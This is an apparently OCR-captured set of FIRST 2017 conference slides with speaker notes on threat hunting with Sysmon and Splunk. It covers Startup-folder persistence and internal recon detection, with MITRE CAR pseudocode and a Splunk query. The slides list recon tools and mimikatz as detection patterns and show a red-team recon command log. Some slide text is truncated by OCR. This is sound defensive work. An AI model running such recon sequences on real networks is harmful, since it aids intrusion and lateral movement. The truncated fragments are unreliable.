
Detecting Persistence (Filesystem)

Image	values(ComputerName)
C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe	[redacted]
C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe	[redacted]
C:\Program Files (x86)\Common Files\InstallShield\Driver\11\Intel 32\IDriverT.exe	[redacted]

values(TargetFilename)	count
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 71

Here we see Citrix and some other legitimate looking processes creating LNK shortcut files under Startup for persistence.




Detecting Persistence (Filesystem)

Image	values(ComputerName)
C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe	[redacted]
C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe	[redacted]
P:\[redacted]\Texter\texter.exe	[redacted]

C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Texter.lnk	2

values(TargetFilename)	count
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

On one endpoint we found «texter.exe» creating a «texter.lnk» shortcut under startup.
While this is most likely legitimate, we can’t be certain until we lookup the hash from texter.exe on VT or aquire that executable for analysis.



Detecting Internal Recon

- Internal Recon used as preparation for Lateral Movement
- Legit system commands used
- Can also be used by sysadmins or users
- Baseline and find appropriate thresholds
  - Number of different commands and time window

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 73

Now let’s take a look at detecting internal recon as preparation for lateral movement.
This can mean just executing several legitimate system binaries or commands, just like sysadmins or some users could do as well.
To make this useful you should set a threshold of different commands to be executed within a certain time window.

Detecting Internal Recon


www.threathunting.net

The ThreatHunting Project

Hunting for adversaries in your IT environment

Let’s take a look at an example from the threat hunting project.

Detecting Internal Recon



www.threathunting.net

Lateral Movement Detection via Process Monitoring

Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

Analysis Techniques


- Counting occurrences within a time window

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

This hunt is called «lateral movement detection via process monitoring»

Detecting Internal Recon



www.threathunting.net

Lateral Movement Detection via Process Monitoring

Pur

Find
on r

Dat

Win

Coll

The
acto

Ana

•

Des

Sev

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them... They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:


- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe...
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

The description reads: «several legitimate windows binaries executing within a specified time frame may indicate lateral movement»
Examples of binaries include: net, ipconfig, whoami, nbtstat to name just a few.

Detecting Internal Recon



CAR-2013-04-002: Quick execution of a series of suspicious commands


Certain commands are frequently used by malicious actors and infrequently used by normal users. By looking for execution of these commands in short periods of time, we can not only see when a malicious user was on the system but also get an idea of what they were doing.

Contents [hide]

1 Output Description
2 ATT&CK Detection
3 Pseudocode

CAR-2013-04-002	
Submission Date	04/11/2013
Information Domain	Analytic, Host
Host Subtypes	Process
Type	TTP
Analytic Subtypes	Sequence
Contributor	MITRE

This is a CAR example called «quick execution of a series of suspicious commands»



Detecting Internal Recon


CAR-2013-04-002: Quick execution of a series of suspicious

Pseudocode

```
processes = search Process:Create
reg_processes = filter processes where (exe == "arp.exe" or exe == "at.exe" or exe == "attrib.exe"
    or exe == "cscript.exe" or exe == "dsquery.exe" or exe == "hostname.exe"
    or exe == "ipconfig.exe" or exe == "mimikatz.exe" or exe == "nbstat.exe"
    or exe == "net.exe" or exe == "netsh.exe" or exe == "nslookup.exe"
    or exe == "ping.exe" or exe == "quser.exe" or exe == "qwinsta.exe"
    or exe == "reg.exe" or exe == "runas.exe" or exe == "sc.exe"
    or exe == "schtasks.exe" or exe == "ssh.exe" or exe == "systeminfo.exe"
    or exe == "taskkill.exe" or exe == "telnet.exe" or exe == tracert.exe"
    or exe == "wscript.exe" or exe == "xcopy.exe")
reg_grouped = group reg by hostname, ppid where(max time between two events is 30 minutes)
output reg_grouped
```

process	create	exe
process	create	hostname
process	create	ppid

This is the pseudo code looking for a number of system commands executed within 30 minutes.




Detecting Internal Recon

- 3 or more (of 7) different commands executed within 15 min

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessCreate
    (ipconfig OR net.exe OR whoami OR netstat OR nbtstat OR hostname OR tasklist)
    [redacted]
    Whitelisting "known good" processes
| search EventCode=1
    Image="*\\ipconfig.exe" OR Image="*\\net.exe" OR Image="*\\whoami.exe" OR Image="*\\netstat.exe" OR
    Image="*\\nbtstat.exe" OR Image="*\\hostname.exe" OR Image="*\\tasklist.exe"
| bin _time span=15m
| rex field=Message ".*User: ([redacted]|NT AUTHORITY)\\\\(?<USER1>.*)"
| stats dc(Image) AS CNT_CMDS values(CommandLine) values(ParentImage) values(ParentCommandLine)
    count by _time ComputerName USER1
| where CNT_CMDS > 2
```

This query detects 3 or more of the listed 7 commands being executed within 15 minutes.
Certain parent processes are whitelisted to reduce the number of false detections.



Detecting Internal Recon


_time	ComputerName	USER1	CNT_CMDS
2017-03-29 17:45:00	[redacted]	[redacted]	6

values(CommandLine)	values(ParentImage)
hostname ipconfig /all ipconfig /displaydns net localgroup "Administrators" net session net share net start net use net user netstat -na netstat -r tasklist /svc tasklist /v whoami whoami /all	C:\Windows\SysWOW64\cmd.exe

values(ParentCommandLine)	count
C:\Windows\system32\cmd.exe /C hostname C:\Windows\system32\cmd.exe /C ipconfig /all C:\Windows\system32\cmd.exe /C ipconfig /displaydns C:\Windows\system32\cmd.exe /C net localgroup "Administrators" C:\Windows\system32\cmd.exe /C net session C:\Windows\system32\cmd.exe /C net share C:\Windows\system32\cmd.exe /C net start C:\Windows\syste md.exe /C net use 2\cmd.exe /C net user 32\cmd.exe /C netstat -na | findstr "ESTABLISHED" md.exe /C netstat -r d.exe /C tasklist /svc d.exe /C tasklist /v cmd.exe /C whoami m32\cmd.exe /C whoami /all	15

15 occurences
6 diff cmds
within 15 mins

This is from a script I use for red teaming which executes a number of commands for internal recon.
The 15 occurences of 6 different commands triggers the alert.



Detecting Internal Recon

_time	ComputerName	USER1
2017-04-05 14:49:03	[redacted]	[redacted]
2017-04-05 14:49:13	[redacted]	[redacted]
2017-04-05 14:50:01	[redacted]	[redacted]
2017-04-05 14:51:31	[redacted]	[redacted]

«False detections» are possible
Explorer -> cmd.exe


Image	CommandLine	ParentCommandLine
C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\explorer.exe
C:\Windows\System32\whoami.exe	whoami /groups	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\net.exe	net localgroup Administratoren	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\ipconfig.exe	ipconfig	"C:\Windows\system32\cmd.exe"

3 diff cmds
within 3 mins

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 81

As mentioned before, normal users and sysadmins can execute such commands legitimately and create false alerts.
Here a user started command prompt from the start menu and used the whoami, net and ipconfig commands within 3 minutes.



Lateral Movement

